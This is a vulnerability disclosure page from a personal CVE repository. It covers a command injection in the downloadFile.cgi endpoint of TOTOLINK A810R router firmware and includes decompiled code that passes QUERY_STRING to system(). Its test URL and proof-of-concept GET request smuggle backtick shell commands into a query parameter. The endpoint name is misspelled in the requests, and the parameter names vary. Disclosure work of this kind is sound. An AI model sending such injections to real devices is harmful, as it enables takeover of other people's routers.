whiter6666 / CVE Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE / TOTOLINK_A810R / **downloadFile.md**

whiter6666 Update downloadFile.md History

1 contributor

```
33 lines (22 sloc) | 982 Bytes
```

command injection

A810R_Firmware

version: V5.9c.4050_B20190424


Description:

There is a command injection in downloadFile.cgi. Still exist in V5.9c.4050_B20190424.

Source:

you may download it from : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

Analyse:




```
int v23[38]; // [sp+59C0h] [+59C0h] BYREF
char v24[512]; // [sp+5A58h] [+5A58h] BYREF
char v25[512]; // [sp+5C58h] [+5C58h] BYREF
char v26[256]; // [sp+5E58h] [+5E58h] BYREF
char v27[132]; // [sp+5F58h] [+5F58h] BYREF

memset(v18, 0, sizeof(v18));
memset(v19, 0, sizeof(v19));
memset(v21, 0, 20481);
memset(v22, 0, sizeof(v22));
v15 = 0;
v14 = (const char *)getenv("QUERY_STRING");
memset(v24, 0, sizeof(v24));
memset(v25, 0, sizeof(v25));
sprintf(v24, "echo QUERY_STRING:%s >/tmp/download", v14);
system(v24);
v3 = strchr(v14, 61);
strcpy(v25, v3 + 1);
v4 = strtok(v25, "/");
strcpy(v26, v4);
strtok(0, "/");
v5 = strtok(0, "/");
strcpy(v27, v5);
Object = cJSON_CreateObject();
if ( sub_4012BC(v26, v27, Object) < 0 )
{
  puts("HTTP/1.1 200 OK\nContent-type: text/html\nPragma: no-cache\nCache-Control: no-cache\n");
  puts("Couldn't find to upgrade the firmware");
  sprintf(v24, "echo Couldn't find to upgrade the firmware >>/tmp/download", v22);
  system(v24);
  return 0;
}
v6 = sub_401138(Object, "path", &dword_401EE4);
strcpy(v18, v6);
v7 = sub_401138(Object, "path", &dword_401EE4);
strcpy(v19, v7);
```


```
400E40: using guessed type int __fastcall strchr(_DWORD, _DWORD);
401138: using guessed type int __fastcall sub_401138(_DWORD, _DWORD, _DWORD);
401200: using guessed type int __fastcall sub_401200(_DWORD, _DWORD, _DWORD);
4012BC: using guessed type int __fastcall sub_4012BC(_DWORD, _DWORD, _DWORD);
401724: using guessed type int __fastcall sub_401724(_DWORD, _DWORD);
401EE4: using guessed type int dword_401EE4;
412340: using guessed type int stdout;
```

don't check the input of QUERY_STRING and call system



127.0.0.1/cgi-bin/downloadFlile.cgi?updater='od>./1.txt'

500 - Internal Server Error



Usage: /bin/od <offset> <data>

POC

```
GET /cgi-bin/downloadFlile.cgi?payload=`dw>../1.txt` HTTP/1.1
Host: 192.168.1.106
```

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
accept-language: zh-CN,zh;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```